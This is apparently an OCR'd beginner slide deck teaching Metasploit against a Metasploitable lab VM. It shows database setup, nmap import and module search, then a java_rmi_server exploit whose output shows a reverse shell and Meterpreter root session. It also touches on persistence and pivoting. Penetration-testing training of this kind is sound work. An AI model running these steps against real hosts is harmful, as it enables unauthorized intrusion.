I love shells --egypt


       =[ metasploit v4.16.48-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```


Metasploit - Getting Started

GET READY TO HACK

- To setup the Metasploit database (We only need to do this step one time) run:
  - `msfdb init`
- To start Metasploit run:
  - `msfconsole`
- Every time you start Metasploit, you will see a different banner. To cycle through banners run:
  - `banner`




```
root@kali:~# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit
[+] Creating initial database schema
```



```
Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018   ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

Metasploit and Nmap

ORGANIZE AND VIEW YOUR SCAN RESULTS



```
msf > services -u
Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.5.102  21    tcp    ftp           open   vsftpd 2.3.4
192.168.5.102  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protoco
l 2.0
192.168.5.102  23    tcp    telnet        open   Linux telnetd
192.168.5.102  25    tcp    smtp          open   Postfix smtpd
192.168.5.102  53    tcp    domain        open   ISC BIND 9.4.2
192.168.5.102  80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.5.102  111   tcp    rpcbind       open   2 RPC #100000
192.168.5.102  139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKG
ROUP
192.168.5.102  445   tcp    netbios-ssn   open   Samba smbd 3.0.20-Debian workgroup: W
ORKGROUP
192.168.5.102  512   tcp    exec          open
192.168.5.102  513   tcp    login         open
192.168.5.102  514   tcp    shell         open
192.168.5.102  1099  tcp    java-rmi      open   Java RMI Registry
192.168.5.102  1524  tcp    bindshell     open   Metasploitable root shell
192.168.5.102  2049  tcp    nfs           open   2-4 RPC #100003
192.168.5.102  2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.5.102  3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
192.168.5.102  5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.5.102  5900  tcp    vnc           open   VNC protocol 3.3
192.168.5.102  6000  tcp    x11           open   access denied
192.168.5.102  6667  tcp    irc           open   UnrealIRCd
192.168.5.102  8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.5.102  8180  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1
```

The Metasploit database will store information gathered on your targets.

- To upload nmap scans into Metasploit:
  - `db_import MyFirstScan.xml`
- To see all imported targets run:
  - hosts
- To see all of the open ports run:
  - services -u
- You can search your results by protocol (-s), a string (-S), a port (-p)

Metasploit - Finding Exploits

READY?


Useful Metasploit Verbs:

- **help** : show available commands
- **search** : find exploits or other modules
- **use** : select a module

Try it yourself:

Search java_rmi


Use java_rmi_server



```
msf > search java_rmi

Matching Modules
================

   Name                                              Disclosure Date  Rank
Description
   ----                                              ---------------  ----
-----------
   auxiliary/gather/java_rmi_registry                                 normal
Java RMI Registry Interfaces Enumeration
   auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal
Java RMI Server Insecure Endpoint Code Execution Scanner
   exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent
Java RMIConnectionImpl Deserialization Privilege Escalation
   exploit/multi/misc/java_rmi_server                2011-10-15       excellent
Java RMI Server Insecure Default Configuration Java Code Execution


msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > show info

       Name: Java RMI Server Insecure Default Configuration Java Code Execution
     Module: exploit/multi/misc/java_rmi_server
   Platform: Java, Linux, OSX, Solaris, Windows
```

Metasploit - Using Exploits

SET YOUR PARAMETERS AND PULL THE TRIGGER



```
Available targets:
  Id  Name
  --  ----
  0   Generic (Java Payload)
  1   Windows x86 (Native Payload)
  2   Linux x86 (Native Payload)
  3   Mac OS X PPC (Native Payload)
  4   Mac OS X x86 (Native Payload)

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  HTTPDELAY   10               yes       Time that the HTTP Server will wait for
 the payload request
  RHOST                        yes       The target address
  RPORT       1099             yes       The target port (TCP)
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (defau
lt is randomly generated)
  URIPATH                      no        The URI to use for this exploit (defaul
t is random)
```


- **show options** : get info about the selected module
- **Set <param>** : set a parameter
- **exploit/run :** run a module

Run the following commands:

- `set RHOST <targetIP>`
- `set target 2`
- `exploit`

Metasploit - Exploit Results

DO YOUR ROOT DANCE!



```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.5.141:4444
[*] 192.168.5.102:1099 - Using URL: http://0.0.0.0:8080/piybASE3XldIS
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.5.102:1099 - Local IP: ht
tp://192.168.5.141:8080/piybASE3XldIS
[*] 192.168.5.102:1099 - Server started.
[*] 192.168.5.102:1099 - Sending RMI Header...
[*] 192.168.5.102:1099 - Sending RMI Call...
[*] 192.168.5.102:1099 - Replied to request for payload JAR
[*] Sending stage (857352 bytes) to 192.168.5.102
[*] Meterpreter session 1 opened (192.168.5.141:4444 -> 192.168.5.102:45273) at
 2018-06-15 17:26:53 -0400
[*] 192.168.5.102:1099 - Server stopped.
id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
```

We got a shell! I ran the id command which shows that we are root!

- To background an active shell & return to msfconsole menu :
  - background
- To view your active shells:
  - sessions
- To connect to a session:
  - sessions -i <session#>

Metasploit - Meterpreter shells

SHELLS MADE EASY

- Meterpreter shells are stealthy because live in memory.
- Useful Meterpreter commands:
  - **`help`** : shows available commands
  - **`shell`** : drops you into a traditional command shell
  - **`getuid`** : show your user id
- Meterpreter shells can also run msf post modules to gather information, gain persistence, or pivot through the network

DAY OF SHECURITY

Sponsored by

Thank you!